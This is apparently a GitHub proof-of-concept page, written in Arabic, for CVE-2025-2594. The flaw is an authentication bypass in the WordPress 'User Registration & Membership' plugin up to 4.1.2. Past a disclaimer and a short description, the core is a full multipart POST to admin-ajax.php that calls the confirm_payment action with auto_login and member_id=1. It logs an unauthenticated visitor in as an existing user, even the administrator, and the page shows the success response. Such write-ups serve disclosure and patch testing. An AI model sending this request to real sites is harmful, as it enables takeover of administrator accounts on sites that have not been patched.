
 ubaydev/cve-2025-2594
User Registration & Membership <= 4.1.2 - تجاوز المصادقة

المعلومات الواردة في هذا التقرير الخاص بـ CVE (الثغرات والتعرضات الشائعة) هي لأغراض تعليمية وإعلامية فقط. التفاصيل المقدمة مبنية على موارد متاحة للعموم، وبحوث وتحليلات أجراها المؤلف. لا يُقصد من المحتوى الترويج لأي أنشطة غير قانونية أو تشجيعها، بما في ذلك الاختراق أو الاستغلال أو الوصول غير المصرح به إلى الأنظمة.
لا يتحمل المؤلف أي مسؤولية عن أي سوء استخدام للمعلومات المعروضة. يُنصح الأفراد والمؤسسات بتطبيق هذه المعرفة بمسؤولية ووفقًا للقوانين واللوائح المعمول بها. يُنصح القراء بشدة باختبار الثغرات فقط في بيئات خاضعة للتحكم وبإذن مناسب.
لا يؤيد المؤلف والمساهمون في هذا التقرير الأنشطة الضارة ولا يدعمونها، ويشجعون على الإفصاح المسؤول وممارسات الاختراق الأخلاقي.
تم اكتشاف ثغرة أمنية حرجة في إضافة "User Registration & Membership" لموقع ووردبريس، وهي أداة شائعة لإنشاء مواقع العضويات ونماذج التسجيل. الخلل، المُعرَّف باسم CVE-2025-2594، يحمل درجة CVSS قدرها 8.1، مما يشير إلى درجة خطورته العالية.
إضافة User Registration & Membership لموقع ووردبريس معرّضة لتجاوز المصادقة في الإصدارات حتى 4.1.2 وما يشملها. ويعود السبب إلى مصادقة غير صحيحة في الدالة 'confirm_payment()'. وهذا يتيح للمهاجمين غير المصادق عليهم تسجيل الدخول كمستخدم حالي على الموقع، حتى كمدير (administrator)، وفقًا لهذه الشروط:
POST /wp-admin/admin-ajax.php HTTP/1.1
User-Agent: PostmanRuntime/7.43.3
Accept: */*
Postman-Token: b41b34c8-c1c9-4e3a-aa4f-380706626e7a
Host: hackthebox.test
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------------------705549092016875046023302
Content-Length: 565

----------------------------705549092016875046023302
Content-Disposition: form-data; name="action"

user_registration_membership_confirm_payment
----------------------------705549092016875046023302
Content-Disposition: form-data; name="security"

CONFIRM_PAYMENT_NONCE
----------------------------705549092016875046023302
Content-Disposition: form-data; name="form_response"

{ "auto_login": true }
----------------------------705549092016875046023302
Content-Disposition: form-data; name="member_id"

1
----------------------------705549092016875046023302--

{"success":true,"data":{"message":null}}
- https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/user-registration/user-registration-membership-412-authentication-bypass
- https://plugins.trac.wordpress.org/browser/user-registration/tags/4.1.1/modules/membership/includes/AJAX.php#L566
- https://plugins.trac.wordpress.org/changeset/3262077/user-registration/trunk/modules/membership/includes/AJAX.php
- https://plugins.trac.wordpress.org/changeset/3262077/user-registration/trunk/modules/membership/includes/Admin/Services/MembersService.php






